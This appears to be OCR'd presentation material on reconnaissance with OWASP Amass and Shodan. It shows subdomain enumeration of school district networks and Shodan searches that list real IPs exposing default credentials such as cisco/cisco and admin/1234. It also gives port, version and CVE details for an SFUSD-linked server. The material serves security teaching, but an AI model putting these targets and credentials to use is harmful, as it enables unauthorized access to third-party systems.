


```
Average DNS queries performed: 2687/sec
[Wayback]           www.kahlotus.wednet.edu 164.116.6.23
Average DNS queries performed: 114/sec

OWASP Amass v3.4.2                                  https://github.com/OWASP/Amass
--------------------------------------------------------------------------------
2255 names discovered - alt: 95, guess: 51, cert: 433, dns: 118, api: 1517, scrape: 20, archive: 1
5, ext: 6
--------------------------------------------------------------------------------
ASN: 10430 - WA-K20 - Washington State K-20 Telecommunications Network
        69.56.64.0/18           6     Subdomain Name(s)
        2607:fa78::/32          1     Subdomain Name(s)
        152.157.0.0/16          114   Subdomain Name(s)
        169.204.0.0/16          411   Subdomain Name(s)
        216.186.0.0/17          39    Subdomain Name(s)
        164.116.0.0/16          493   Subdomain Name(s)
        192.206.201.0/24        2     Subdomain Name(s)
        207.180.96.0/19         1     Subdomain Name(s)
        152.157.80.0/20         1     Subdomain Name(s)
        168.212.0.0/16          198   Subdomain Name(s)
        168.99.0.0/16           424   Subdomain Name(s)
        69.56.64.0/20           10    Subdomain Name(s)
ASN: 0 - Reserved Network Address Blocks
        192.168.0.0/16          3     Subdomain Name(s)
        127.0.0.0/8             59    Subdomain Name(s)
        172.16.0.0/12           2     Subdomain Name(s)
        10.0.0.0/8              2     Subdomain Name(s)
ASN: 3356 - LEVEL3 - Level 3 Communications, Inc.
        0.0.0.0/0               587   Subdomain Name(s)
        155.254.144.0/22        132   Subdomain Name(s)
        ::/0                    265   Subdomain Name(s)
        75.78.212.0/22          36    Subdomain Name(s)
```

OWASP Amass - `amass viz -d3 -d sfusd.edu -o dir`



OWASP Amass - `amass viz -d3 -d sfusd.edu -o dir`



subdomain: portal.sfusd.edu, Source: Censys


Shodan

search engine for Internet-connected devices

Shodan

- Shodan is a search engine that lets the user find specific types of computers connected to the internet using a variety of filters.
- Shodan has servers located around the world that crawl the Internet 24/7 to provide the latest Internet intelligence.
- Shodan provides a public API that allows other tools to access all of Shodan's data. Integrations are available for Nmap, Metasploit, Maltego, FOCA, Chrome, Firefox and more.
- Shodan Monitor allows you to see what you currently have connected to the Internet within your network range and receive real-time notifications when something unexpected shows up.
- hypr.ink/shodan

Shodan



"default password"

New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor

TOTAL RESULTS

49,071

TOP COUNTRIES

Taiwan	7,801
United States	7,555
China	4,412
Thailand	2,327
Viet Nam	2,135

TOP SERVICES

Telnet	13,483
HTTP (8080)	10,390
8081	3,857
8083	2,335
NAS Web Interfaces	1,412

TOP ORGANIZATIONS

Peicity Digital Cable Television.	6,786
Viettel Group	1,774
TOT	1,495
Mountain West Technologies Corporation	804
Natural Wireless, LLC	364

TOP OPERATING SYSTEMS

Linux 2.6.x	324
Linux 3.x	36
Windows 7 or 8	9
Windows Server 2008	8
QTS	2

TOP PRODUCTS

	11,197

https://www.shodan.io/home

RELATED TAGS: router default password

173.77.6.218

pool-173-77-6-218.nycmny.fios.verizon.net

Verizon Fios

Added on 2020-01-22 16:39:51 GMT

United States, Staten Island

```
HTTP/1.1 200 OK\r\nDate: Wed, 22 Jan 2020 16:39:51 GMT\r\nLast-Modified: Mon, 22 Oct 2018 12:46:54 GMT\r\nEtag: "5bcdc6be.7
ep-alive\r\nAccept-Ranges: bytes\r\nContent-Security-Policy: img-src \'self\' data:; default-src \'se...
```

122.154.235.17

CAT Telecom

Added on 2020-01-22 16:39:37 GMT

Thailand

```
------------------------------------------------------------------------

Cisco Configuration Professional (Cisco CP) is installed on this device.
This feature requires the one-time use of the username "cisco" with the
password "cisco". These default credentials have a privilege level of 15....
```

59.167.119.216

ppp59-167-119-216.static.internode.on.net

Internode

Added on 2020-01-22 16:38:43 GMT

Australia, Footscray

```
------------------------------------------------------------------------

Cisco Configuration Professional (Cisco CP) is installed on this device.
This feature requires the one-time use of the username "cisco" with the
password "cisco". These default credentials have a privilege level of 15....
```

401 Unauthorized

150.117.138.104

Peicity Digital Cable Television.

Added on 2020-01-22 16:39:19 GMT

Taiwan

```
HTTP/1.0 401 Unauthorized
Date: Wed, 22 Jan 2020 16:39:28 GMT
Server: Boa/0.94.14rc21
Accept-Ranges: bytes
Connection: Keep-Alive
Keep-Alive: timeout=10, max=1000
WWW-Authenticate: Basic realm=" Default  Name:admin  Password:1234 "
Content-Type: text/html
```

401 Unauthorized

219.91.28.219


NK219-91-28-219.adsl.dynamic.apol.com.tw

Peicity Digital Cable Television.

Added on 2020-01-22 16:38:53 GMT

```
HTTP/1.0 401 Unauthorized
Date: Wed, 22 Jan 2020 16:39:02 GMT
Server: Boa/0.94.14rc21
```

Shodan



TOTAL RESULTS

15

TOP COUNTRIES

United States	15

TOP SERVICES

HTTPS	7
SSH	2
Qconn	1
POP3 + SSL	1
IMAP + SSL	1

TOP ORGANIZATIONS

US Signal Company, L.L.C.	8
San Francisco Unified School District	6
Monkey Brains	1

TOP PRODUCTS

OpenSSH	2
Microsoft IIS httpd	2
Microsoft HTTPAPI httpd	2
Apache httpd	2
ntpd	1

New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor

184.175.163.88
sfusd.ggnet.net
US Signal Company, L.L.C.
Added on 2020-01-16 00:32:53 GMT
United States, Chicago

```
SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu7.1
Key type: ssh-rsa
Key: AAAAB3NzaC1yc2EAAAABIwAAAQEAzsuhH6gMeZf3BlUxu8h/A5P9Ia8YCCgYx4awYZGXtb2kif0S
6P8XUfiQI/2gxcT8GhBuWSUgVrij2kNLe/Ll08GPiLET5ozGBNWGdLl1owZmm0R/jTxiQV+3yPyt
WvcHHYfUCSIgaBYLjAHjFGZEChj7UL0arYl1B3YpKZ5om5bIGM6C49Js+Muq/9G7Ge8o8eICKkqN
ELK...
```

184.175.163.88
sfusd.ggnet.net
US Signal Company, L.L.C.
Added on 2020-01-16 04:46:40 GMT
United States, Chicago

self-signed

SSL Certificate

Issued By:
|- Common Name: **sfusd.ggnet.net**
|- Organization: **Dovecot mail server**
Issued To:
|- Common Name: **sfusd.ggnet.net**
|- Organization: **Dovecot mail server**

Supported SSL Versions

SSLv3, TLSv1

```
* OK [CAPABILITY IMAP4rev1 LITERAL+ SASL-IR LOGIN-REFERRALS ID ENABLE AUTH=PLAIN] Dovecot ready.
* CAPABILITY IMAP4rev1 LITERAL+ SASL-IR LOGIN-REFERRALS ID ENABLE SORT SORT=DISPLAY THREAD=REFERENCES THREAD=REFS MULTIAPPEND UNSELEC
DSTO...
```

301 Moved Permanently
184.175.163.88
sfusd.ggnet.net
US Signal Company, L.L.C.
Added on 2020-01-18 15:26:39 GMT
United States, Chicago

```
HTTP/1.1 301 Moved Permanently
Server: nginx/0.7.65
Date: Sat, 18 Jan 2020 16:42:22 GMT
Content-Type: text/html; charset=iso-8859-1
Connection: keep-alive
Location: https://184.175.163.88/
Vary: Accept-Encoding
Content-Length: 313
Expires: Sat, 18 Jan 2020 17:42:22 GMT
Cache-Control: max...
```


SFUSD: Home
184.175.163.88
sfusd.ggnet.net

SSL Certificate

Issued By:

```
HTTP/1.1 200 OK
Date: Sat, 18 Jan 2020 16:42:25 GMT
```

Shodan



184.175.163.88 sfusd.ggnet.net

View Raw Data

self-signed starttls

City	Chicago
Country	United States
Organization	US Signal Company, L.L.C.
ISP	US Signal Company, L.L.C.
Last Update	2020-01-18T15:26:43.032140
Hostnames	sfusd.ggnet.net
ASN	AS26554

Web Technologies

- Google Font API
- jQuery
- jQuery UI
- prettyPhoto

Vulnerabilities

Note: the device may not be impacted by all of these issues. The vulnerabilities are implied based on the software and version.

CVE-2010-2068	mod_proxy_http.c in mod_proxy_http in the Apache HTTP Server 2.2.9 through 2.2.15, 2.3.4-alpha, and 2.3.5-alpha on Windows, NetWare, and OS/2, in certain configurations involving proxy worker pools, does not properly detect timeouts, which allows remote attackers to obtain a potentially sensitive response intended for a different client in opportunistic circumstances via a normal HTTP request.
CVE-2010-0408	The ap_proxy_ajp_request function in mod_proxy_ajp.c in mod_proxy_ajp in the Apache HTTP Server 2.2.x before 2.2.15 does not properly handle certain situations in which a client sends no request body, which allows remote attackers to cause a denial of service (backend server outage) via a crafted request, related to use of a 500 error code instead of the appropriate 400 error code.
CVE-2017-7679	In Apache httpd 2.2.x before 2.2.33 and 2.4.x before 2.4.26, mod_mime can read one byte past the end of a buffer when sending a malicious Content-Type response header.
CVE-2010-0425	modules/arch/win32/mod_isapi.c in mod_isapi in the Apache HTTP Server 2.0.37 through 2.0.63, 2.2.0 through 2.2.14, and 2.3.x before 2.3.7, when running on Windows, does not ensure that request processing is complete before calling isapi_unload for an ISAPI .dll module, which allows remote attackers to execute

Ports

22 80 143 443 993 995 8000


Services

22
tcp
ssh

OpenSSH Version: 5.3p1 Debian 3ubuntu7.1

```
SSH-2.0-OpenSSH_5.3p1 Debian-3ubuntu7.1
Key type: ssh-rsa
Key: AAAAB3NzaC1yc2EAAAABIwAAAQEAzsuhH6gMeZf3BlUxu8h/A5P9Ia8YCCgYx4awYZGXtb2kif0S
6P8XUfiQI/2gxcT8GhBuWSUgVrij2kNLe/Ll08GPiLET5ozGBNWGdLl1owZmm0R/jTxiQV+3yPyt
WvcHHYfUCSIgaBYLjAHjFGZEChj7UL0arYl1B3YpKZ5om5bIGM6C49Js+Muq/9G7Ge8o8eICKkqN
ELKOR93pJM/CD6z6Cp8WHPOrej99ORBcH3EYi63JoC+NZhgiMXSoAAoa27pESfmns6Fkgw+4Qo6F
MZPkxnqOsZeMo0+v2MCQpVVZzTP0np+VeZLY25HjfPQs19+LDsaeGiftQDc6IxKEUQ==
Fingerprint: 0a:6f:62:ee:d5:9d:ae:94:d8:2a:d1:12:de:be:4e:6f

Kex Algorithms:
	diffie-hellman-group-exchange-sha256
	diffie-hellman-group-exchange-sha1
	diffie-hellman-group14-sha1
	diffie-hellman-group1-sha1

Server Host Key Algorithms:
	ssh-rsa
	ssh-dss

Encryption Algorithms:
	aes128-ctr
	aes192-ctr
	aes256-ctr
	arcfour256
	arcfour128
	aes128-cbc
	3des-cbc
	blowfish-cbc
	cast128-cbc
	aes192-cbc
	aes256-cbc
	arcfour
	rijndael-cbc@lysator.liu.se

MAC Algorithms:
	hmac-md5
```

